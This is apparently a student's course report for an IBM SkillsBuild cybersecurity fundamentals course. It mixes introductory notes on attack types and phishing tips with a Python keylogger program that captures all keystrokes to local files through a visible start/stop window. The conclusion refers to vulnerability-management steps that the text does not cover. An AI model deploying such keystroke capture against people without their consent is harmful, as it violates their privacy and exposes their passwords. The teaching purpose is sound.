INTRODUCTION:

The internet is home to the biggest information sharing network ever created with billions of devices that communicate across the globe. In developed economies, the average person now owns multiple devices, which are essential to most aspects of daily life. In this digital landscape, everyone is susceptible to getting hacked. Cyber attacks impact large technology companies, financial institutions, media organizations, dating websites, political parties, small companies, and individuals just like us.

PROCESS

In business, most activities follow a clearly defined set of steps. These processes can aid cybersecurity by considering security at each step or hinder cybersecurity by being frustrating for the end user.

Imagine a process which makes a user complete a 20-question survey whenever they wish to report suspicious activity. Many users, who could contribute useful information, might be deterred and give up the process.

Good processes have the following attributes:

They are clear and as easy as possible. During the process, it should be obvious what to do at every stage. Processes should not use unnecessary jargon or be written in an ambiguous fashion.

They are accessible or well known. All users who could follow a process at any stage, should know how to access the process. A good example of this commonly being done well is with fire evacuations in buildings. Most people know where the nearest evacuation points are because of good signage.

They are consistent. Processes should not contradict each other, if possible. If a process has a lot of exceptions or deviations, it increases complexity. Later, you will learn about how cyber attackers can exploit this during their attacks.

TECHNOLOGY

Technology is all of the underlying infrastructure.

Within cybersecurity, this commonly covers elements such as device encryption, network perimeter defenses, and anti-malware technologies.

Within business, good uses of technology solve problems without creating new ones for their users.

RISK MANAGEMENT

Risks are part of everyday life and something we are all instinctively familiar with. A risk is the possibility of something happening with a negative consequence. Managing risk is at the heart of most businesses and the core of many industries, such as the insurance industry. Good businesses understand and manage risks effectively to give them a competitive advantage.

RISK VALUATION

All risks are not equally important. Certain risks may require urgent attention whereas others may be ignored. Risks that are more significant, are known as high risks. Here is a basic equation to calculate the value of a risk:

Risk value = Consequence x Likelihood

Consequence is the impact and associated damages.

Likelihood is how often the risk impact occurs.

LAWS AND ETHICS

Cyber crime is quite a new concept, having only developed within the last 30 years. Before that, people who used computers maliciously had to be prosecuted using a combination of theft and telegraphy acts, which were not that applicable.

Today, a wide-ranging set of international laws have been created to govern the use of computing technologies and protection of the information residing within them. Everyone is affected by these laws and it is important that all cybersecurity professionals have a basic understanding of them.

Types of cyber attacks

There are many methods in which a cyber attacker can enter and exploit a system. Often, attacks are not technical at all, but rather an exploitation of how humans interact with the system in a flawed and vulnerable way. In this lesson, we have selected common types of cyber attacks. This is a representative sample to provide you with a few illustrative examples, rather than a comprehensive list. Let's examine these in greater depth.

Denial of service (DoS) attack

A DoS attack is any type of attack that causes a complete or partial system outage.

The means to perform a DoS attack can range from causing a system to crash to making it unreachable or incapable of continuing work due to abnormal levels of forwarded network traffic.

EXAMPLE

An attacker could send a maliciously formatted file to a server that causes it to overload. An example of this is a billion laugh attack, in which an XML file references itself, expanding to a considerably larger file.

Distributed denial of service (DDoS) attack

A DDoS attack is a DoS attack that comes from more than one source at the same time.

The machines used in such attacks are collectively known as “botnets” and will have previously been infected with malicious software, so they can be remotely controlled by the attacker.

According to research, tens of millions of computers are likely to be infected with botnet programs worldwide.

EXAMPLE

An attacker could send a large number of page requests to a web server in a short space of time, overloading it. A similar impact is observed with ticket sales websites where a spike in user demand can overload systems.

Phishing attack

A phishing attack is the practice of sending messages that appear to be from trusted sources with the goal of gaining personal information or influencing users to do something.

It combines social engineering and technical trickery.

Unsuspecting users open the email and may provide protected information or download malware.

EXAMPLE

An attacker could send an email with a file attachment or a link to a fake website that loads malware onto a target's computer.

Spear phishing attack

Spear phishing attacks are a very targeted type of phishing activity.

Attackers take the time to conduct research into targets and create messages that are personal and relevant, and thus likely more effective.

EXAMPLE

An attacker collects a target's details from social media and calls the target pretending to be a representative from the bank. The attacker advises the account is compromised and asks the target to transfer money to a "safe" bank account. The attack is convincing because of the attacker's apparently legitimate knowledge.

Malware

Malware is a catch-all term for malicious software. It is any software designed to perform in a detrimental manner to a targeted user without the user's informed consent.

It often triggers secretly when a user runs a program or downloads a file, which can often be unintentional.

Once active, malware can block access to data and programs, steal information, and make systems inoperable.

EXAMPLE

Within the various types of malware, you will find examples related to their function, such as keyloggers (which captures a victim's keystrokes) or ransomware (which holds a victim's files captive in exchange for a ransom payment).

Man in the middle (MitM) attack

A MitM attack occurs when hackers insert themselves in the communications between a client and a server.

This allows hackers to see what’s being sent and received by both sides.

EXAMPLE

An attacker could set up a "free" WiFi hot spot in a popular public location. Anyone who connects to that WiFi network could have their communications examined by the attacker, who may redirect victims to fake log-in screens or insert advertisements over webpages.

Domain name system (DNS) attack

DNS is one of the core protocols used on the internet.

Basically, the DNS protocol allows a computer to resolve a domain to an IP address, which allows a user to, for example, reach BMW's main website by typing "bmw.com" instead of writing an IP address that is hard to remember.

DNS is used almost everywhere. As a core protocol of the internet, lots of attack vectors directly target DNS, including DNS spoofing, domain hijacking, and cache poisoning (just to name a few).

EXAMPLE

In 2016, the DNS service provided by a company called Dyn was attacked. This resulted in major outages across most of the US, leaving millions of Americans unable to access or use internet services.

Structured query language (SQL) injection

SQL allows users to query databases.

SQL injection is the placement of malicious code in SQL queries, usually via web page input. A successful attack allows common commands to be run. This can include deleting the database itself!


SQL injection is one of the most common web hacking techniques.

EXAMPLE

In the UK, two teenagers managed to target TalkTalk's website in 2015 to steal hundreds of thousands of customer records from a database that was remotely accessible.

This represents a handful of the many types of cyber attacks impacting organizations and individuals today. You will find DoS attacks on organizations are commonly reported in the news, phishing attacks are the most effective on a personal basis, and malware attacks are increasing in number and constantly evolving.

STRUCTURE OF A CYBER ATTACK



What is social engineering?

Social engineering is the art of making someone do what you want them to do. It overlaps heavily with academic fields involving psychology, biology, and even mathematics!

In cybersecurity, social engineering is the use of deception to manipulate individuals into divulging confidential or personal information that could then be used for fraudulent purposes. Basically, how could someone trick another person into giving up something that is private? Social engineering attacks are the dark art of using social interactions to trick someone into making a security mistake.

Social engineering tactics can be employed in-person, over the phone, or online through websites, email, and social media.

Once an attacker can make an individual perform a certain action, then the attacker can gain access to sensitive systems, steal assets, or advance a more complex attack. This notion of focusing on persuading or tricking people may sound unreliable. But, there are many case studies that show social engineering is an incredibly powerful technique for attackers.

Beware of phishing

Specifically addressing the very common phishing email attacks, here are some tips to help you detect phishing emails, whether personal or business-related.

Consider if you were expecting the email. Does it make sense that the sender chose to contact you? Is it too good to be true or pressuring you to act quickly?

Always check the sender email address. Is it from someone or a company that you recognize?

Look for the salutation. Is it addressing you with a generic greeting such as "Dear valued member" instead of your name?

Search for any language or grammar errors in the email. Does it have poor grammar or a lot of spelling errors?

Determine what the email is requesting. Is it asking you to visit a fake or "spoof" website? Call a fake customer service number? Open attachments that you did not request?

Look for the red flags of a fake request (e.g., asks for your bank information or password) that is typically part of the phishing email. Secondly, don't click on a link without verifying the URL it points to.

CORE ATTRIBUTES AND SKILLS

The short supply of qualified cybersecurity professionals has led to unfilled positions and a widening work skills gap. You might be wondering what skills you need to face down security

threats. If you like a challenge and solving hard problems, then this could be a great area of work for you!

Let's explore the typical personal characteristics and skills you need to succeed in cybersecurity.

What skills should new cybersecurity professionals focus on? No matter the educational background of the professional, there are some essential elements. These elements can be classified into two groups: core attributes and skills.

Core attributes can be considered a general disposition beneficial to security professionals — a set of common personality traits and learned behaviors.

Skills include both technical and workplace-related abilities.

CYBERSECURITY JOB ROLES

Cybersecurity professionals are on the front line of cyber crime defense to protect vital computer systems from internal and external threats such as malware, hackers, and social engineering.

All organizations have some form of information security needs. Data needs to be protected everywhere! Cybersecurity crosses all industries. Financial institutions as well as government, education, and retail sectors are some of the biggest players because of their size.

There are many different cybersecurity opportunities, and within those areas are dozens of positions requiring different skills and experience. Some roles may require travel while others are at a fixed location such as a security operations center (SOC). This centralized team monitors an organization for potential security incidents, investigates these incidents, and (if necessary) remediates such incidents. In this lesson, we will go over some of the interesting job roles in cybersecurity.

CIA triad

Now you know what cybersecurity is. But what is it trying to accomplish? Effective cybersecurity delivers on three objectives:

Confidentiality

Integrity

Availability

These objectives make up the CIA triad (Confidentiality, Integrity, and Availability), a well-known model and a cornerstone of cybersecurity.

Risk Appetite

A risk appetite is the level of risk that an organization is willing to accept.

An organization has a high risk appetite if it is willing to accept a high level of risk.

An organization has a low risk appetite if it does not like accepting risk.

In cybersecurity, risk appetite refers to an organization's willingness to accept the potential consequences of cyberattacks. Organizations with a high risk appetite might take bold initiatives, using the latest technologies and potentially vulnerable systems, to pursue significant competitive advantages. They accept the risk of potential cyberattacks, but also have robust contingencies for when breaches occur.

Conversely, organizations with a low risk appetite are more cautious in their approach to cybersecurity. They might prioritize stability and reliability over competitive advantage, focusing more on protective measures such as firewalls, encryption, and regular system updates. These organizations aim to minimize the risk of cyberattacks as much as possible, even if doing so means missing out on certain opportunities.

PROGRAM:

```
import tkinter as tk

from tkinter import *

from pynput import keyboard

import json

keys_used = []

flag = False

keys = ""

def generate_text_log(key):

    with open('key_log.txt', "w+") as keys:

        keys.write(key)

def generate_json_file(keys_used):

    with open('key_log.json', '+wb') as key_log:

        key_list_bytes = json.dumps(keys_used).encode()

        key_log.write(key_list_bytes)
```

```
def on_press(key):
    global flag, keys_used, keys
    if flag == False:
        keys_used.append(
            {'Pressed': f'{key}'}
        )
        flag = True
    if flag == True:
        keys_used.append(
            {'Held': f'{key}'}
        )
    generate_json_file(keys_used)
def on_release(key):
    global flag, keys_used, keys
    keys_used.append(
        {'Released': f'{key}'}
    )
    if flag == True:
        flag = False
    generate_json_file(keys_used)
    keys = keys + str(key)
    generate_text_log(str(keys))
def start_keylogger():
    global listener
    listener = keyboard.Listener(on_press=on_press, on_release=on_release)
    listener.start()
    label.config(text="[+] Keylogger is running!\n[!] Saving the keys in 'keylogger.txt'")
```

```
    start_button.config(state='disabled')
    stop_button.config(state='normal')
def stop_keylogger():
    global listener
    listener.stop()
    label.config(text="Keylogger stopped.")
    start_button.config(state='normal')
    stop_button.config(state='disabled')
root = Tk()
root.title("Keylogger")
label = Label(root, text='Click "Start" to begin keylogging.')
label.config(anchor=CENTER)
label.pack()
start_button = Button(root, text="Start", command=start_keylogger)
start_button.pack(side=LEFT)
stop_button = Button(root, text="Stop", command=stop_keylogger, state='disabled')
stop_button.pack(side=RIGHT)
root.geometry("250x250")
root.mainloop()
```

CONCLUSION:

Organizations are finding themselves under the pressure of being forced to react quickly to the dynamically increasing number of cybersecurity threats. Since the attackers have been using an attack life cycle, organizations have also been forced to come up with a vulnerability management life cycle. The vulnerability management life cycle is designed to counter the efforts made by the attackers in the quickest and most effective way. This chapter has discussed the vulnerability management life cycle in terms of the vulnerability management strategy. It has gone through the steps of asset inventory creation, the management of information flow, the assessment of risks, assessment of vulnerabilities, reporting and remediation.

COURSE COMPLETION CERTIFICATE:

BADGE:


In recognition of the commitment to achieve professional excellence
Cybersecurity Fundamentals
IBM
SURIYA S
Has successfully satisfied the requirements for:
Cybersecurity Fundamentals
Issued on: 21 MAR 2024
Issued by IBM SkillsBuild
Verify: https://www.credly.com/go/4pKcUgEf
IBM